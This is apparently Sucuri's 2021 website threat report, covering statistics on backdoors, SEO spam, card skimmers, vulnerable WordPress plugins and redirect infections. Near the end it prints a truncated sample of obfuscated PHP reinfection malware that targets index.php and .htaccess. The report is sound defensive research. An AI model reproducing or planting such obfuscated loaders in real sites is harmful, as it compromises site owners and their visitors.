SUCURI

2021 Website Threat Research Report

An analysis of the latest trends in malware and hacked websites detected (or remediated) by Sucuri.

Our 2021 Website Threat Research Report details our findings and analysis of emerging and ongoing trends and threats in the website security landscape. This is a collection of the observations made by Sucuri's Research and Remediation experts of data collected on web-based malware, vulnerable software, and attacks during 2021.

Table of Contents

Summary

Our 2021 Website Threat Research Report details our findings and analysis of emerging and ongoing trends and threats in the website security landscape. We've put together this analysis to help keep website owners informed and aware of the dangers posed by malicious actors. This is a collection of the observations made by Sucuri's Research and Remediation experts of data collected on web-based malware, vulnerable software, and attacks during 2021.

We examined our data sets to identify the most common types of infections and threats facing our clients websites. What our data revealed was that, not unlike in previous years, website backdoors were linked to a large majority of compromised environments with **60.04%** of websites containing at least one backdoor at the time of cleanup. SEO spam also remained one of the most common types of infections, with **52.6%** of compromised websites containing spam malware at the time of cleanup.

Our research team continued to track the years-long campaign of website redirects to spam/ scam websites through the exploitation of vulnerable plugins. As seen in past years, this campaign continued to burden website owners — in 2021 alone, over **65,000** websites scanned by SiteCheck were found to be infected with variations attributed to this campaign targeting vulnerable WordPress components.

A number of new trends also emerged, mostly related to credit card skimming attacks on ecommerce websites. The number of credit card theft infections rose significantly in 2021. **503 domains** were added to our blocklist for skimming attacks, the largest number to date. We also saw a dramatic increase in the number of credit card skimming signatures produced by our research team, **41.1%** of which belonged to PHP backend credit card skimmer infections.

WooCommerce plugin users became increasingly targeted due to its large footprint in the ecommerce landscape. Roughly one out of every three websites with a detected credit card skimmer were running WordPress. Malicious payloads are often specifically crafted for the victim's website to give the attack the best chances. Mid-market level websites remain the biggest targets for those threat actors.

Key Takeaways

Vulnerable plugins and extensions account for far more website compromises than out-of-date, core CMS files.

- Roughly half of our clients' websites contained an up-to-date CMS at the point of infection, suggesting that vulnerable plugins/themes/extensions play an equal or larger role in terms of risk.
- Websites containing a recently vulnerable plugin or other extension are most likely to be caught up in malware campaigns.
- Even a fully updated and patched website can suddenly become vulnerable if one of the website elements has a vulnerability disclosure and action is not swiftly taken to remediate it.

Default configurations of popular website software applications remain a serious liability.

- By default, WordPress administrator panels contain no multi-factor authentication, nor a limit on failed login attempts.
- The use of security plugins remains a prerequisite to properly secure WordPress, the most popular CMS platform on the web.
- Poor default configurations in cPanel and WHM are a common issue.

Credit card skimming is on the rise, especially for WordPress.

- Hacker groups are actively developing and customizing their malware. Each variation is distributed to a small number of sites, but the overall number of affected sites is significant.
- Unlike most compromises we see, skimming attacks are more often targeted rather than opportunistic.
- Credit card skimmers are becoming more common in exploit kits affecting WordPress websites.

SEO spam continues to be a menace.

- **52.60%** of remediated websites contained some form of SEO spam in 2021. Spam also accounted for **34.45%** of infected SiteCheck detections.
- Pharmaceutical content continues to be one of the leading themes for SEO spam because of the immediate gain and broad target.

Backdoors and malicious admin users remain the backbone of many compromises.

- Backdoors were the most common type of infection found, with **60.04%** of infected environments containing at least one website backdoor.
- The most common types of backdoors were uploaders and webshells. Together, they comprised nearly half of all new backdoors found in 2021.
- Compromised websites that did not have a detected backdoor at the time of cleanup often contained a malicious admin user instead.

Website reinfections remain common.

- A website compromise can be a miserable experience. Website owners are often averse to taking all the necessary post-infection steps, but if measures aren't taken the attackers are likely to return.
- Updating vulnerable software and securing admin panels remains top priority for those facing a compromise.

Malware tends to focus on either quality or quantity.

- Malware that redirects visitors to spam/scam pages (as seen in siteurl/homeurl infections) exploits vulnerable plugins and themes. Their goal is to compromise as many websites as possible, in the shortest time period possible, to affect as many users as possible. They do not care about staying hidden.
- Malware that compromises credit card details is the opposite: They try to have a small, very well hidden payload to stay present as long as possible in order to steal as many card numbers as they can.
- Based on the number of signatures for credit card skimmers generated, we can conclude that the attackers are spending much more time customizing their payloads for credit card theft to avoid detection and target specific websites.

Cryptomining attacks are no longer very common.

- Previously considered a prevalent attack, cryptomining malware is now fairly uncommon.
- Cryptomining has largely moved away from website and server environments, focusing instead on dedicated hardware "farms".

Responsible disclosure and proactive security monitoring is key to maintaining a safe web.

- Some major catastrophes were avoided in 2021. Major plugins with millions of installations had vulnerabilities patched with very few incidents, due to proactive security monitoring, patching, and exceptional communication with the public.
- Vulnerable plugins and extensions that were abandoned by their authors proved to be some of the most severe and persistent attack vectors.
- Website administrators using automatic plugin updates were among those with the lowest risk.

Methodology

The data used in this report is a representative sample of the total number of websites that our Remediation team performed services for throughout the year 2021. This includes **46,517 websites** cleaned by our incident response team and more than **132 million SiteCheck scans.**

This report is our attempt to compile the data from our incident response and Research teams and reflect the ongoing trends in the threat landscape affecting everyday website owners, particularly for popular **CMS platforms such as WordPress, Joomla, Drupal and Magento.**


This data reflects the environments of our clients and not the web as a whole. Our analysis does not look to measure the effectiveness of existing security controls, including hardening or web application firewalls.

Software Distribution

Based on our data, the following graph illustrates the usage of different CMS platforms among our client base.

These data sets indicate that WordPress continues to be the most popular CMS among our user base, accounting for **95.62%** of clients in 2021. As seen in past years, Joomla **(2.03%)** followed in second place with Drupal **(0.82%)** taking third.

According to W3Techs, WordPress makes up over **40%** of the web and over **65%** of all websites utilizing a known CMS platform.



Vulnerable Software & Components


Attackers often create automated scripts to scan the web for any sites containing known software vulnerabilities, and these vulnerabilities are one of the leading causes for website infections. When a target is identified, the exploit delivers its payload to obtain unauthorized access to the compromised environment where the attacker is then able to deploy other tools depending on available resources.

In this section, we analyze outdated and vulnerable website software and third party components seen during remediation in 2021.

Out-of-date CMS


The percentage of websites that had an out-of-date CMS at the time of infection was roughly equal. Our data suggests that out-of-date CMS only roughly correlates to infection, and points to the usage of vulnerable plugins and themes as well as unsecured admin panels to be of greater importance in terms of security risk.

The presence of out-of-date CMS may not necessarily be the attack vector itself but rather a symptom of a lack of maintenance of the environment.



Out-of-date CMS Distribution

Out of all of the websites submitted for malware cleanup, WordPress and ModX were by far the most well maintained.



Percentage of identified out of date websites submitted for malware removal

Platforms such as vBulletin, PrestaShop, and Typo3 had a **100% out-of-date rate**, with OSCommerce and OpenCart not far behind. It is likely that many of these websites became our clients only after they were compromised.

Both Joomla and Magento have different branch versions, and updating them is not as simple as a single-click update found in environments like WordPress. This may explain why they're lagging behind in patches. Magento 1 reached end of life in 2020 but many site administrators are stuck and unable to upgrade for various reasons.

Did you know?

Keeping your website up to date and ensuring that all plugin, theme and core CMS patches are installed is the single best thing you can do to avoid a website compromise. Protecting your admin panel and using robust passwords will also help prevent unauthorized access to your environment.

Vulnerable Plugins and Themes

The following chart illustrates the top ten most commonly identified vulnerable software components present at the time of infection, and is calculated based on the percentage of all vulnerable plugins identified within our data.

This data does not necessarily indicate that these plugins were the attack vector, but they did contribute to an overall insecure environment.

These top ten vulnerable components make up over three quarters of all identified vulnerable plugin components. Amazingly, TimThumb is the second most common, despite the vulnerability being over a decade old!

Top Vulnerable Software Components	Percentage
Contact-Form-7	36.3%
TimThumb	8.2%
WooCommerce	7.8%
Ninja Forms	6.1%
Yoast SEO	3.7%
Elementor	3.7%
Freemius Library	3.7%
PageBuilder	2.7%
File Manager	2.5%
WooCommerce Blocks	2.5%


Usage of vulnerable software components such as plugins and themes remains one of the top two causes of website infection — the other being the usage of weak passwords, especially those used for unprotected admin panels.

Many thanks to all the security researchers across the web who worked hard to identify vulnerable components and help make the web a safer place for everyone.

Out-of-date PHP Versions

The share of our clients using **PHP 7.X** or higher topped **60%** — the first time we've recorded a majority of users in the **7.X** branch. Over a quarter of environments are still using deprecated versions of **5.X.**

Many website owners still use deprecated versions of PHP because their custom code, themes, or plugins are incompatible with newer versions — or they are simply unwilling or unable to update. Many websites are also dependent on their hosting provider to provide PHP backend updates and may have little to no control over their PHP version. What this ultimately means is that well nearly two thirds of these websites are using PHP versions that have reached EOL, are not receiving regular security updates, and may be vulnerable.



Over two thirds of environments are still using deprecated versions of PHP, exposing these sites to unpatched security vulnerabilities.

Top 10 Most Severe 2021 WordPress Vulnerabilities by Usage

We analyzed our cleanup and detection scripts to identify the top ten most vulnerable software components ranked by number of installations for 2021.

Software	CVSS Rating	Installations	Type
WooCommerce	4.9	5+ Million	SQL Injection
All In One SEO	9.9, 7.7	3+ Million	Privilege Escalation, SQLi
Ninja Forms	9.9, 7.7, 6.1, 4.8	1+ Million	Various
Redux Framework	7.1	1+ Million	Broken Access Control
WP Fastest Cache	7.7	1+ Million	Various
Astra Starter Templates	7.6	1+ Million	XSS
WP Statistics	7.5	600,000+	SQL Injection
WP User Avatar / ProfilePress	9.8	400,000+	File Upload
Simple 301 Redirects by BetterLinks	9.9	200,000+	Broken Access Control
Thrive Themes Plugins/Themes	10, 5.8	100,000+	File Upload, Broken Access Control

Despite the sheer volume of users impacted, some of these software vulnerabilities were handled very well and impact was minimized. WooCommerce and All In One SEO have millions of installations, but due to prompt response and responsible disclosure the issues were patched before any major issues or mass-infections occurred. Website owners who employ auto-updates for plugin components were the most well protected, along with those employing a Web Application Firewall (WAF) to block attack attempts.

Top 10 2021 WordPress Vulnerabilities by CVSS Score

To reveal the most severe WordPress vulnerabilities, we organized the top ten in order of CVSS rating.

Software	CVSS Rating	Installations	Type
Thrive Themes Plugins/Themes	10	100,000+	File Upload
Kaswara*	9.9	10,000+	File Upload
Simple 301 Redirects	9.9	200,000+	Broken Access Control
External Media	9.9	8,000+	File Upload
Store Locator Plus*	9.9	9,000+	Privilege Escalation
All In One SEO	9.9	3+ Million	Privilege Escalation
WP User Avatar / ProfilePress	9.8	400,000+	File Upload
Booster for WooCommerce	9.8	80,000+	Broken Access Control
Image Hover Effects Ultimate	9.8	20,000+	Broken Access Control
PublishPress Capabilities	9.8	100,000+	Broken Access Control

* - *Indicates the component was abandoned and no patched version exists. The extension must be fully removed and replaced by the website administrator.*

Certain plugins such as Kaswara and Store Locator Plus were abandoned by their plugin authors and posed a major nuisance for website owners.

For example, users leveraging the Kaswara Page Builder had to design their entire website around the plugin. Since removing the plugin would render the website unusable, the only option for clients would be to rebuild their entire website from scratch or use a firewall to block the exploits.


Even with the overall low number of installations, these two abandoned plugins played a disproportionate nuisance in terms of compromised websites, particularly reinfections.

Log4J

The Log4J vulnerability was easily one of the most serious vulnerabilities affecting a large majority of the web in 2021.

This critical server vulnerability impacted any website, application, or hardware device using the software. Server administrators all over the world scrambled to identify and patch affected or potentially vulnerable systems before the attackers were able to compromise them.

The number of compromised systems due to Log4J will never be known, but the impact was massive. It will likely persist in the threat landscape for years to come.



Did you know?


Keeping website software and third-party components up-to-date with the latest security patches is the single most important thing you can do to stay on top of emerging vulnerabilities. If you are unable to make timely updates, a website firewall can provide virtual patching and hardening against known threats.

Malware Families

Our analysis and investigations are a key component in the development of our cleanup rules and signatures. These pieces of code provide our tools with the information necessary to identify and mitigate a variety of website threats including SEO spam, phishing, hidden backdoors, hacktools and other malware.

Top Detected Malware

To identify the most common malware types seen on compromised websites in 2021, our team aggregated and analyzed the data from malware signatures detected and cleaned during Incident Response.



Why is there a percentage overlap?

Our teams regularly find multiple types of malware on a compromised website. For example, attackers might infect a website with spam and plant a website backdoor on a website to maintain access to the environment.


Malware

In 2021, **61.65%** of remediated websites were flagged with the malware category. Malware is a very broad category which often includes code designed to redirect website visitors to scam and other malicious websites or steal login credentials. It typically engages in some type of malicious action against site visitors, in contrast to backdoors and hack tools that facilitate hacker activities or spam that aims to increase SEO rankings to third party sites.

The most common type of malware that we deal with other than backdoors is PHP malware. PHP is the backbone of most of the web, with most CMS platforms (including WordPress) written primarily in it.

SiteURL/HomeURL Infections

One of the most prevalent infections that persisted through 2021 were siteurl/home URL infections.



General Settings

Site Title: Just Another WordPress Website!

Tagline:

In a few words, explain what this site is about.

WordPress Address (URL): https://lovegreenpencils.ga

Site Address (URL): https://lovegreenpencils.ga

Enter the address here if you want your site home page to be different from your WordPress installation directory.

Administration Email Address: [redacted]

This address is used for admin purposes. If you change this, we will send you an email at your new address to confirm it.


An example website affected by a siteurl/homeurl infection

The attack is very simple: two database entries within the **wp_options** table are modified, and the legitimate domain is replaced with a malicious or spammy domain. All traffic to the website gets redirected to a domain of the attacker's choosing.

Quite a few vulnerable plugins were used to inject this malware throughout the year, most of them belonging to the open source WordPress repository.


Malicious Processes

Another fairly common tactic that we saw throughout 2021 was the use of malware spawning malicious processes which immediately reinfect the website files. This typically affects the **./index.php** file as well as the primary **.htaccess** file in the web root.



```
<?php
$00_00_00_0=urldecode("%6f%41%2d%62%4e%6e%4b%37%4c%35%5f%4a%55%74%52%78%49%59%2b%57%43%61%39%33%56%6b%30%77%4d%31%4f%65%53%44%64%42%32%6a%2
f%6c%73%58%66%71%70%68%6d%2a%54%47%76%51%48%72%50%79%63%5c%34%7a%75%46%36%69%5a%67%38%45");$0000_00__0=$00_00_00_0[44].$00_00_00_0[53]
.$00_00_00_0[31].$00_00_00_0[65].$00_00_00_0[10].$00_00_00_0[53].$00_00_00_0[31].$00_00_00_0[44].$00_00_00_0[39].$00_00_00_0[21].$00_00_00_
0[56].$00_00_00_0[31].$00_00_00_0[10].$00_00_00_0[56].$00_00_00_0[21].$00_00_00_0[39].$00_00_00_0[39].$00_00_00_0[3].$00_00_00_0[21]
.$00_00_00_0[56].$00_00_00_0[25];$0_00_00_00=$00_00_00_0[40].$00_00_00_0[13].$00_00_00_0[53].$00_00_00_0[31].$00_00_00_0[21].$00_00_00_0[46
].$00_00_00_0[10].$00_00_00_0[40].$00_00_00_0[0].$00_00_00_0[56].$00_00_00_0[25].$00_00_00_0[31].$00_00_00_0[13].$00_00_00_0[10].$00_00_00_
0[56].$00_00_00_0[39].$00_00_00_0[63].$00_00_00_0[31].$00_00_00_0[5].$00_00_00_0[13];$00_00__000=$00_00_00_0[40].$00_00_00_0[13].$00_00_00_
0[53].$00_00_00_0[31].$00_00_00_0[21].$00_00_00_0[46].$00_00_00_0[10].$00_00_00_0[65].$00_00_00_0[31].$00_00_00_0[13].$00_00_00_0[10]
.$00_00_00_0[46].$00_00_00_0[31].$00_00_00_0[13].$00_00_00_0[21].$00_00_00_0[10].$00_00_00_0[34].$00_00_00_0[21].$00_00_00_0[13].$00_00_00_
0[21];$0__000000_=$00_00_00_0[40].$00_00_00_0[13].$00_00_00_0[53].$00_00_00_0[31].$00_00_00_0[21].$00_00_00_0[46].$00_00_00_0[10].$00_00_00
_0[40].$00_00_00_0[31].$00_00_00_0[13].$00_00_00_0[10].$00_00_00_0[3].$00_00_00_0[39].$00_00_00_0[0].$00_00_00_0[56].$00_00_00_0[25]
.$00_00_00_0[63].$00_00_00_0[5].$00_00_00_0[65];$00_00_000_=$00_00_00_0[40].$00_00_00_0[13].$00_00_00_0[53].$00_00_00_0[31].$00_00_00_0[21]
.$00_00_00_0[46].$00_00_00_0[10].$00_00_00_0[40].$00_00_00_0[31].$00_00_00_0[13].$00_00_00_0[10].$00_00_00_0[13].$00_00_00_0[63].$00_00_00_
0[46].$00_00_00_0[31].$00_00_00_0[0].$00_00_00_0[60].$00_00_00_0[13];$00_0_0_000=$00_00_00_0[42].$00_00_00_0[63].$00_00_00_0[39].$00_00_00_
